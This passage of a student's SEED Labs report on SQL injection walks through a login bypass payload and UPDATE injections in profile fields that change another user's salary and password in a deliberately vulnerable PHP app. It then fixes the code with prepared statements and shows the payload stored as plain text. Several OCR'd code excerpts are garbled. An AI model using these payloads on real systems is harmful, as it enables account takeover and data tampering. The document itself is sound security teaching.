Salary	123456789
Birth	9/20
SSN	10211002
NickName	osama
Email	20i1955@mail.com
Address	FAST-NU
Phone Number	05123456

Figure 26: Alice Salary updated Successfully with her information

The left screenshot shows the 'Alice Profile' table with the 'Salary' row highlighted. The value '20000' is displayed. The right screenshot shows the same table after the update, with the 'Salary' row now containing '123456789'.

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	osama
Email	201955@mail.com
Address	FAST-NU
Phone Number	05123456

Figure 27: Alice Salary updated Successfully with her information

Step-2 Modify other people salary

In this step using the same method in the previous step I have to update the salary of Boby without logging into their account. To check the current salary of Boby I login to the admin account using the SQL query in the username field “`admin';#`” and find that Boby salary is 30000.

The screenshot shows the 'Employee Profile Login' page. The 'USERNAME' field contains the value 'admin';#', which is highlighted with a red box. The 'PASSWORD' field contains 'Password'.

Figure 28: Login to the admin account to check the salary of Boby

The screenshot shows the 'User Details' table. The 'Salary' column for Boby is highlighted with a red box and contains the value '30000'.

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	123456789	9/20	10211002	osama	201955@mail.com	FAST-NU	05123456
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				

Figure 29: Login to the admin account to check the salary of Boby

Now I again login to the Alice account and from the menu click on the edit profile and follow the same method in the previous step but this time I add the condition in the statement that only update the salary of Boby. Now this time I am entering my query in the Address field which is “**FAST-NU-ISB',Salary=1 WHERE Name='Boby';#**” and then click on save. This will update the bob salary from 30000 to 1. To confirm that I again login to the admin account using the SQL query in the username field “**admin';#**” and found that Boby salary successfully updated to 1.

The screenshot shows a Firefox browser window titled "SQL Lab - Mozilla Firefox". The address bar contains the URL "www.seedlabsqlinjection.com/unsafe_edit_frontend.php". The main content area is titled "Alice's Profile Edit". It has several input fields: "NickName" (Nickname), "Email" (Email), "Address" (Address), "PhoneNumber" (Phone Number), and "Password" (Password). The "Address" field contains the value "FAST-NU-ISB',Salary=1 WHEF", which is highlighted with a red border. Below the form is a green "Save" button. At the bottom of the page, there is a copyright notice: "Copyright © SEED LABS".

Figure 30: Inserting the payload to update the Boby salary


The screenshot shows a Firefox browser window titled "SQL Lab - Mozilla Firefox". The address bar contains the URL "www.seedlabsqlinjection.com/unsafe_home.php?username=admin'. The main content area is titled "User Details" and displays a table of user information. The table has columns: Username, Eid, Salary, Birthday, SSN, Nickname, Email, Address, and Ph. Number. There are three rows of data: Alice (Eid 10000, Salary 123456789, Birthday 9/20, SSN 10211002, Nickname osama, Email 201955@mail.com, Address FAST-NU, Ph. Number 05123456); Boby (Eid 20000, Salary 1, Birthday 4/20, SSN 10213352, Nickname null, Email null, Address FAST-NU-ISB, Ph. Number null); and Ryan (Eid 30000, Salary 50000, Birthday 4/10, SSN 98993524, Nickname null, Email null, Address null, Ph. Number null). The row for Boby is highlighted with a red border.

Username	Eid	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	123456789	9/20	10211002	osama	201955@mail.com	FAST-NU	05123456
Boby	20000	1	4/20	10213352			FAST-NU-ISB	
Ryan	30000	50000	4/10	98993524				

Figure 31: Boby salary updated successfully

Step-3 Modify other people password

In this task I have to update the Boby account password using the same method as in the previous step. Now to update the Boby password I first check the unsafe_edit_backend.php file to check the method in which the password is stored and find that password is stored in hash using SHA1 hash function. Now using this hash function, I am going to update the password of the Boby account.



```
unsafe_edit_backend.php [Read-Only] (/var/www/SQLInjection) - gedit
Open ▾ F1 Save
$eid = $_SESSION['eid'];
$id = $_SESSION['id'];

function getDB() {
    $dbhost="localhost";
    $dbuser="root";
    $dbpass="seedubuntu";
    $dbname="Users";
    // Create a DB connection
    $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
    if ($conn->connect_error) {
        die("Connection failed: " . $conn->connect_error . "\n");
    }
    return $conn;
}


$conn = getDB();
// Don't do this, this is not safe against SQL injection attack
$sql="";

if($input_pwd!=""){
    // To care password field is not empty.
    $hashed_pwd = sha1($input_pwd);
    //update the password stored in the session.
    $_SESSION['pwd']=$hashed_pwd;
    $sql = "UPDATE credential SET
nickname='$input_nickname',email='$input_email',address='$input_address',Password='$hashed_pwd',PhoneNumber='$input_phonenumber' WHERE ID=$id";
} else{
}
```

Method used to convert password in hash

Figure 32: Hash function to convert and store password in hash

Now I again login to the Alice account and from the menu click on the edit profile and follow the same method in the previous steps but this I add the password with the SHA1 hash function with the condition in the statement that only update the password of the Boby account. Now this time I am entering my query in the email field which is “`,Password=sha1('20I-1955') WHERE Name='Boby';#`” after click on save query run successfully and account password of Boby is updated.



SQL Lab - Mozilla Firefox

File Edit View History Bookmarks Tools Help

SQL Lab x +

www.seedlabsqlinjection.com/unsafe_edit_frontend.php 80% ... Search

Most Visited SEED Labs Sites for Labs

SEEDLABS Home Edit Profile Logout

Alice's Profile Edit

NickName	<input type="text" value="NickName"/>
Email	<input type="text" value=",'Password=sha1('20I-1955')"/>
Address	<input type="text" value="Address"/>
Phone Number	<input type="text" value="PhoneNumber"/>
Password	<input type="text" value="Password"/>

Save

Copyright © SEED LABS

Figure 33: Payload to update the password of Boby

Now to verify that the password is changed or not I am going to login to the Boby account using the password I changed.




Figure 34: Try to login to the Boby account





Figure 35: Login to the Boby account Successfully


Task-4 Countermeasure – Prepared Statement

In this task I have to fix the SQL injection vulnerability using in the application using the prepared statement. To do that I have to add the prepare statement with the query in the unsafe_home.php and unsafe_edit_backend.php. To do that first I check the safe_home.php file to learn how the prepare statement is added with the query.



```
[10/09/21]seed@20I-1955:~$ cd /var/www/SQLInjection/
[10/09/21]seed@20I-1955:~/SQLInjection$ ls
css      logoff.php  safe_home.php  unsafe_edit_backend.php  unsafe_home.php
index.html  safe_edit_backend.php  seed_logo.png  unsafe_edit_frontend.php
[10/09/21]seed@20I-1955:~/SQLInjection$ 
[10/09/21]seed@20I-1955:~/SQLInjection$ cat safe_home.php
```

Figure 36: View the safe_home.php file



```
        }

        // create a connection
        $conn = getDB();
        // Sql query to authenticate the user
        $sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email
,nickname,Password
FROM credential
WHERE name= ? and Password= ?");
        $sql->bind_param("ss", $input_uname, $hashed_pwd);
        $sql->execute();
        $sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email, $nickname, $pwd);
        $sql->fetch();
        $sql->close();

if($id!=""){
    // If id exists that means user exists and is successfully authenticated
    drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$email,$address,$phoneNumber)
;
}else{
    // User authentication failed
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    echo "<div class='alert alert-danger'>";
    echo "The account information you provide does not exist.";
    echo "<br>";
    echo "</div>";
```

Figure 37: Prepare Statement used in safe_home.php

Now here I found that the prepare statement is used with the SQL query and also find that it is missing in the unsafe_home.php file. Therefore, I copy the prepare statement from the safe_home.php file and update the unsafe_home.php file.



```
[10/09/21]seed@20I-1955:~/SQLInjection$ sudo gedit unsafe_home.php
```

Figure 38: Opening the unsafe_home.php file

```

unsafe_home.php (/var/www/SQLInjection) - gedit
unsafe_home.php
/va/www/SQLInjection

// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd'";
if (!$result = $conn->query($sql)) {
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    die('There was an error running the query [' . $conn->error . ']\n');
    echo "</div>";
}
/* convert the select return result into array type */
$return_arr = array();
while($row = $result->fetch_assoc()){
    array_push($return_arr,$row);
}

/* convert the array type to json format and read out*/
$json_str = json_encode($return_arr);

```

Figure 39: SQL statement without prepare statement

Now I change the code in the highlighted area above to the following using prepare statement

```

$conn = getDB();
// Sql query to authenticate the user
$sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address,
email,nickname,Password
FROM credential
WHERE name= ? and Password= ?");
$sql->bind_param("ss", $input_uname, $hashed_pwd);
$sql->execute();
$sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email,
$nickname, $pwd);
$sql->fetch();
$sql->close();

```

```

unsafe_home.php
/va/www/SQLInjection

// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= ? and Password= ?");
$sql->bind_param("ss", $input_uname, $hashed_pwd);
$sql->execute();
$sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email, $nickname, $pwd);
$sql->fetch();
$sql->close();

/* convert the select return result into array type */
$return_arr = array();
while($row = $result->fetch_assoc()){
    array_push($return_arr,$row);
}

/* convert the array type to json format and read out*/
$json_str = json_encode($return_arr,true);
$json_a = json_decode($json_str,true);
$id = $json_a[0]['id'];
$name = $json_a[0]['name'];
$eid = $json_a[0]['eid'];
$salary = $json_a[0]['salary'];
$birth = $json_a[0]['birth'];
$ssn = $json_a[0]['ssn'];
$phoneNumber = $json_a[0]['phoneNumber'];
$address = $json_a[0]['address'];
$email = $json_a[0]['email'];
$pwd = $json_a[0]['Password'];
$nickname = $json_a[0]['nickname'];

if($id!= ''){
    // If id exists that means user exists and is successfully authenticated
    drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$email,$address,$phoneNumber);
} else{
    // User authentication failed
}

```

Removing this selectd statements because after prepare statement we didn't need this anymore.

Figure 40: Removing the code

```

*unsafe_home.php (/var/www/SQLInjection) - gedit
  Open  Save
  echo "</div>";
  echo "</nav>";
  echo "<div class='container text-center'>";
  die("Connection failed: " . $conn->connect_error . "\n");
  echo "</div>";
}

return $conn;
}

// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name = ? and Password= ?");
$sql->bind_param("ss", $input_uname, $hashed_pwd);
$sql->execute();
$sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email, $nickname, $pwd);
$sql->fetch();
$sql->close();

if($id!=""){
    // If id exists that means user exists and is successfully authenticated
    drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$email,$address,$phoneNumber);
} else{
    // User authentication failed
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    echo "<div class='alert alert-danger'>";
    echo "The account information you provide does not exist.";
    echo "<br>";
    echo "</div>";
    echo "<a href='index.html'>Go back</a>";
    echo "</div>";
    return;
}
// close the sql connection
$conn->close();

```

PHP Tab Width: 8 Ln 81, Col 7 INS

Figure 41: Updated unsafe_home.php file

Now after updating the unsafe_home.php file I try to login to the admin account using the same payload used in Task-1 which “admin';#” and found that this time my SQL injection query didn't work.

Employee Profile Login

USERNAME	admin';#
PASSWORD	Password

Login

Figure 42: Login to the admin account

The account information you provide does not exist.

Go back

Figure 43: Login Failed

After that I open the safe_edit_backend.php to find the prepare statement in that page so that I will be able to update the unsafe_edit_backend.php.

```
[10/09/21]seed@20I-1955:.../SQLInjection$ cat safe_edit_backend.php
```

Figure 44: Viewing safe_edit_backend.php file

```
$conn = getDB();
// Don't do this, this is not safe against SQL injection attack
$sql="";
if($input_pwd!=''){
    // In case password field is not empty.
    $hashed_pwd = sha1($input_pwd);
    //Update the password stored in the session.
    $SESSION['pwd']=$hashed_pwd;
    $sql = $conn->prepare("UPDATE credential SET nickname= ?,email= ?,address= ?,Password= ?,PhoneNumber= ? where ID=?");
    $sql->bind_param("sssss",$input_nickname,$input_email,$input_address,$hashed_pwd,$input_phonenumber);
    $sql->execute();
    $sql->close();
} else{
    // if password field is empty.
    $sql = $conn->prepare("UPDATE credential SET nickname=?,email=?,address=?,PhoneNumber=? where ID=?");
    $sql->bind_param("sssss",$input_nickname,$input_email,$input_address,$input_phonenumber);
    $sql->execute();
    $sql->close();
}
$conn->close();
header("Location: unsafe_home.php");
exit();
?>

</body>
</html>[10/09/21]seed@20I-1955:.../SQLInjection$
```

Figure 45: Prepare statement in safe_edit_backend.php file

After viewing the prepare statement I update the unsafe_edit_backend.php file with the prepare statement.


```
unsafe_edit_backend.php (/var/www/SQLInjection) - gedit
Open ▾ F
Save
unsafe_edit_backend.php
/var/www/SQLInjection
function getDB() {
    $dbhost="localhost";
    $dbuser="root";
    $dbpass="seedubuntu";
    $dbname="Users";
    // Create a DB connection
    $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
    if ($conn->connect_error) {
        die("Connection failed: " . $conn->connect_error . "\n");
    }
    return $conn;
}

$conn = getDB();
// Don't do this, this is not safe against SQL injection attack
$sql="";
if($input_pwd!=''){
    // In case password field is not empty.
    $hashed_pwd = sha1($input_pwd);
    //Update the password stored in the session.
    $SESSION['pwd']=$hashed_pwd;
    $sql = "UPDATE credential SET
nickname='".$input_nickname',email='".$input_email',address='".$input_address',Password='".$hashed_pwd',PhoneNumber='".$input_phonenumber' where ID=?";
} else{
    // if password field is empty.
    $sql = "UPDATE credential SET nickname='".$input_nickname',email='".$input_email',address='".$input_address',PhoneNumber='".$input_phonenumber' where ID=$id";
}
$conn->query($sql);
$conn->close();
```

Figure 46: SQL Query without prepare statement in unsafe_edit_backend.php

Now I change the code in the highlighted area above to the following using prepare statement

```
$conn = getDB();
// Don't do this, this is not safe against SQL injection attack
$sql="";
if($input_pwd!=""){
    // In case password field is not empty.
    $hashed_pwd = sha1($input_pwd);
    //Update the password stored in the session.
    $_SESSION['pwd']=$hashed_pwd;
    $sql = $conn->prepare("UPDATE credential SET nickname= ?,email= ?,address= ?,Password= ?,PhoneNumber= ? where ID=?");
    $sql-
>bind_param("sssss",$input_nickname,$input_email,$input_address,$hashed_pwd,$input_phonenumber);
    $sql->execute();
    $sql->close();
}else{
    // if password field is empty.
    $sql = $conn->prepare("UPDATE credential SET nickname= ?,email= ?,address= ?,PhoneNumber= ? where ID=?");
    $sql->bind_param("ssss",$input_nickname,$input_email,$input_address,$input_phonenumber);
    $sql->execute();
    $sql->close();
}
```



```
*unsafe_edit_backend.php (/var/www/SQLInjection) - gedit
*unsafe_edit_backend.php
/va/www/SQLInjection
Open ▾ Save ↑ En 12:14 PM
$eid = $_SESSION['eid'];
$id = $_SESSION['id'];

function getDB() {
    $dbhost="localhost";
    $dbuser="root";
    $dbpass="seedubuntu";
    $dbname="Users";
    // Create a DB connection
    $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
    if ($conn->connect_error) {
        die("Connection Failed: " . $conn->connect_error . "\n");
    }
    return $conn;
}

$conn = getDB();
// Don't do this, this is not safe against SQL injection attack
$sql="";
if($input_pwd!=""){
    // In case password field is not empty.
    $hashed_pwd = sha1($input_pwd);
    //Update the password stored in the session.
    $_SESSION['pwd']=$hashed_pwd;
    $sql = $conn->prepare("UPDATE credential SET nickname= ?,email= ?,address= ?,Password= ?,PhoneNumber= ? where ID=?");
    $sql->bind_param("sssss",$input_nickname,$input_email,$input_address,$hashed_pwd,$input_phonenumber);
    $sql->execute();
    $sql->close();
}else{
    // if password field is empty.
    $sql = $conn->prepare("UPDATE credential SET nickname= ?,email= ?,address= ?,PhoneNumber= ? where ID=?");
    $sql->bind_param("ssss",$input_nickname,$input_email,$input_address,$input_phonenumber);
    $sql->execute();
    $sql->close();
}

$conn->close();
header("Location: unsafe_home.php");
exit();
?>
```

Figure 47: updated unsafe_edit_backend.php file

After updating the unsafe_edit_backend.php file I login to the Bob account using the password I changed in the previous task and then click on the edit profile button in the menu. After that in the NickName field I enter the SQL Query “`! ,Salary=100 WHERE Name='Alice';#`” in the NickName field that will update the salary of Alice to 100. But here I found the my query failed to run due to prepare statement and the whole query is treated as text and stored as a NickName for Boby.

Figure 48: Login to the Boby Account

Figure 49: Inserting the payload

The screenshot shows a Mozilla Firefox browser window titled "SQLi Lab - Mozilla Firefox". The address bar displays the URL www.seedlabsqlinjection.com/unsafe_home.php?username=bob. The main content area is titled "Boby Profile" and contains a table with the following data:

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	',Salary=100 WHERE Name='Alice';#
Email	
Address	
Phone Number	

A red box highlights the value for the "NickName" field, which contains the injected SQL query: ',Salary=100 WHERE Name='Alice';#'. The browser's status bar at the bottom right shows the time as 12:38 PM.

Figure 50: SQL injection query treated as text after Prepare statement